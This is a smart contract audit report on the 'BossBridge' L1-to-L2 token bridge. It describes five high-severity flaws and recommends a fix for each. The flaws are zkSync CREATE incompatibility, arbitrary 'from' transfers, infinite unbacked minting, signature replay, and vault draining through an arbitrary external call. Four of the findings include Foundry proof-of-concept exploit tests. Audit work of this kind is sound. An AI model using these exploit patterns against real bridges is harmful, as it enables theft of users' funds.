

BossBridge Audit Report

Version 1.0

Boris Kolev

May 26, 2024

Protocol Audit Report

Boris Kolev

May 26, 2024

Prepared by: Boris Kolev

Lead Auditors:

- Boris Kolev

Table of Contents

Protocol Summary

This project presents a simple bridge mechanism to move our ERC20 token from L1 to an L2 we're building. The L2 part of the bridge is still under construction, so we don't include it here.

In a nutshell, the bridge allows users to deposit tokens, which are held into a secure vault on L1. Successful deposits trigger an event that our off-chain mechanism picks up, parses it and mints the corresponding tokens on L2.

Disclaimer

Boris Kolev makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
	High	H	H/M	M
Likelihood	Medium	H/M	M	M/L
	Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

Scope

- Commit Hash: Commit Hash: 07af21653ab3e8a8362bf5f63eb058047f562375
- In Scope:

```
./src/
#-- L1BossBridge.sol
#-- L1Token.sol
#-- L1Vault.sol
#-- TokenFactory.sol
```

- Solc Version: 0.8.20
- Chain(s) to deploy contracts to:
  - Ethereum Mainnet:
    * L1BossBridge.sol
    * L1Token.sol
    * L1Vault.sol
    * TokenFactory.sol
  - ZKSync Era:
    * TokenFactory.sol
  - Tokens:
    * L1Token.sol (And copies, with different names & initial supplies)

Roles

- Bridge Owner: A centralized bridge owner who can: pause/unpause the bridge in the event of an emergency set Signers (see below)
- Signer: Users who can “send” a token from L2 -> L1.
- Vault: The contract owned by the bridge that holds the tokens.
- Users: Users mainly only call depositTokensToL2, when they want to send tokens from L1 -> L2.

Known Issues

- We are aware the bridge is centralized and owned by a single user, aka it is centralized.
- We are missing some zero address checks/input validation intentionally to save gas.
- We have magic numbers defined as literals that should be constants.
- Assume the deployToken will always correctly have an L1Token.sol copy, and not some weird erc20

Executive Summary

The audit resulted in 5 `high` findings.

The audit took 5 day of reviewing, utilizing `manual review`, `fuzz testing`, etc.

Issues found

Severity	Number of issues found
High	5
Medium	0
Low	0
Informational	0
Gas	0
Total	5

Findings

High

[H-1] CREATE Opcode in `TokenFactory::deployToken` is not supported on zkSync era

Description: The `TokenFactory` contract is meant to be deployed on both L1 and L2 chains, however, the `deployToken()` function does not seem to cover the case where the contract is deployed on `zkSync` era. This is because the `CREATE` opcode is not supported on `zkSync` era. As per the `zkSync` documentation:

> The following code will not function correctly because the compiler is not aware of the bytecode beforehand:

```
function myFactory(bytes memory bytecode) public {
    assembly {
        addr := create(0, add(bytecode, 0x20), mload(bytecode))
    }
}
```

Impact: This could lead to the contract not being able to deploy new tokens on the `zkSync` era.

Recommended mitigation: The `TokenFactory` contract should be updated to handle the case where the contract is deployed on `zkSync` era. This can be done by using the `CREATE2` opcode instead of `CREATE` opcode.

[H-2] Ability to specify `from` address in `L1BossBridge::depositTokensToL2` function may lead to unauthorized token transfers

Description: The `depositTokensToL2` function allows external actors to specify both the `from` and `to` addresses. This could lead to unauthorized token transfers if the `from` address is not the same as the `msg.sender`. As each user give permission to the bridge to transfer tokens on their behalf, a malicious actor could use this function to transfer tokens from any user to any other address.

Impact: Attacker could fully drain other user's balances.

Proof of Concept:

1. Alice approves the bridge to transfer 100 tokens on her behalf.
2. Malicious actor calls `depositTokensToL2` with `from` address as Alice's address and `to` address as attacker's address.
3. Malicious actor successfully transfers 100 tokens from Alice's address to attacker's address.

This above scenario can be viewed in the following code snippet:

```
function testAttackerCanTransferUserTokens() public {
        vm.startPrank(user);
        uint256 depositAmount = 10e18;

        token.approve(address(tokenBridge), type(uint256).max);
        vm.stopPrank();

        uint256 userBalanceBefore = token.balanceOf(user);

        vm.startPrank(attacker);
        tokenBridge.depositTokensToL2(user, attacker, token.balanceOf(
            user));

        assertEq(token.balanceOf(user), 0);
        assertEq(token.balanceOf(attacker), token.balanceOf(user));
    }
```

Recommended mitigation: Remove the `from` address parameter from the `depositTokensToL2` function and instead use the `msg.sender` as the `from` address.

[H-3] Ability to specify `from` address in `L1BossBridge::depositTokensToL2` function may lead to infinite minting of tokens

Description: Due to the fact the bridge has an infinite approval of tokens, the `depositTokensToL2` function can be exploited to transfer tokens from the vault to the vault. This in turn will cause the

bridge to mint tokens infinitely and emit valid events for each minting, presumably causing the minting of unbacked tokens in L2.

Impact: This could lead to the minting of unbacked tokens in L2.

Proof of Concept:

1. Malicious actor calls `depositTokensToL2` with `from` address as the vault address and `to` address as the vault address.
2. Malicious actor successfully transfers tokens from the vault to the vault.
3. The bridge mints tokens infinitely and emits valid events for each minting.

This above scenario can be viewed in the following code snippet:

```
function testAttackerCanInfinetelyMint() public {
        vm.startPrank(attacker);

        deal(address(token), address(vault), 500 ether);

        vm.expectEmit(address(tokenBridge));
        emit Deposit(address(vault), address(vault), 500 ether);
        tokenBridge.depositTokensToL2(address(vault), address(vault),
            500 ether);


        vm.expectEmit(address(tokenBridge));
        emit Deposit(address(vault), address(vault), 500 ether);
        tokenBridge.depositTokensToL2(address(vault), address(vault),
            500 ether);

        vm.stopPrank();
}
```

Recommended mitigation: Remove the `from` address parameter from the `depositTokensToL2` function and instead use the `msg.sender` as the `from` address.

[H-4] Unchecked signature in `L1BossBridge::sendToL1` function allows for a signature replay attack

Description: The `sendToL1` function allows external actors to send tokens from L2 to L1. The function requires a signature from a signer to be passed in as a parameter. However, the signature is not checked to ensure that it is not already used and can be replayed by an attacker.

Impact: This could lead to a signature replay attack where an attacker can replay a valid signature to send tokens from L2 to L1 multiple times.

Proof of Concept:

1. Alice signs a message to send 100 tokens from L2 to L1.
2. Malicious actor replays the signed message multiple times to send 100 tokens from L2 to L1 multiple times.
3. Malicious actor successfully sends 100 tokens from L2 to L1 multiple times.

```
function testSignatureCanBeReplayed() public {
        uint256 vaultBalance = 1000e18;
        uint256 userBalance = 1000e18;
        deal(address(token), address(vault), vaultBalance);
        deal(address(token), address(attacker), userBalance);

        vm.startPrank(attacker);
        token.approve(address(tokenBridge), userBalance);
        tokenBridge.depositTokensToL2(attacker, attackerInL2,
           userBalance);

        (uint8 v, bytes32 r, bytes32 s) = _signMessage(
           _getTokenWithdrawalMessage(attacker, userBalance), operator.
           key);

        while (token.balanceOf(address(vault)) > 0) {
            tokenBridge.withdrawTokensToL1(attacker, userBalance, v, r,
                s);
        }

        assertEq(token.balanceOf(address(attacker)), vaultBalance +
           userBalance);
        assertEq(token.balanceOf(address(vault)), 0);
}
```

Recommended mitigation: Add a check to ensure that the signature is not already used and cannot be replayed.

[H-5] The `L1BossBridge::sendToL1` function can be exploited to call the `L1Vault::approveTo` function, fully draining the vault

Description: The `sendToL1` function makes an external call based on the decoded incoming message. The vault is owned by the bridge, so if a malicious message is sent, the bridge can be tricked into calling the vault's `approveTo` function, which allows the attacker to set his allowance to the vault balance, and then transfer all the tokens to himself. This should be handled by the off-chain validation, however, from the documentation it is stated that the only validation here will be to check if the attacker has a valid deposit in the vault.

Impact: This could lead to the vault being fully drained.

Proof of Concept:

1. Malicious actor deposits a small amount into the vault.
2. The attacker sends an encoded message to the bridge to call the vault's `approveTo` function.
3. The attacker sets his allowance to the vault balance and transfers all the tokens to himself.

```
function testAttackerCanCallVaultApproveTo() public {
        uint256 initialBalance = 1000 ether;
        deal(address(token), address(vault), initialBalance);

        vm.startPrank(attacker);
        vm.expectEmit(address(tokenBridge));
        emit Deposit(address(attacker), address(0), 0);
        tokenBridge.depositTokensToL2(attacker, address(0), 0);

        bytes memory message = abi.encode(address(vault), 0, abi.
            encodeCall(L1Vault.approveTo, (address(attacker), type(
            uint256).max)));

        (uint8 v, bytes32 r, bytes32 s) = _signMessage(message,
            operator.key);
        tokenBridge.sendToL1(v, r, s, message);

        assertEq(token.allowance(address(vault), address(attacker)),
            type(uint256).max);
        token.transferFrom(address(vault), address(attacker), token.
            balanceOf(address(vault)));
    }
```

Recommended mitigation: Consider disallowing attacker-controlled external calls to sensitive components of the bridge, such as the `L1Vault` contract.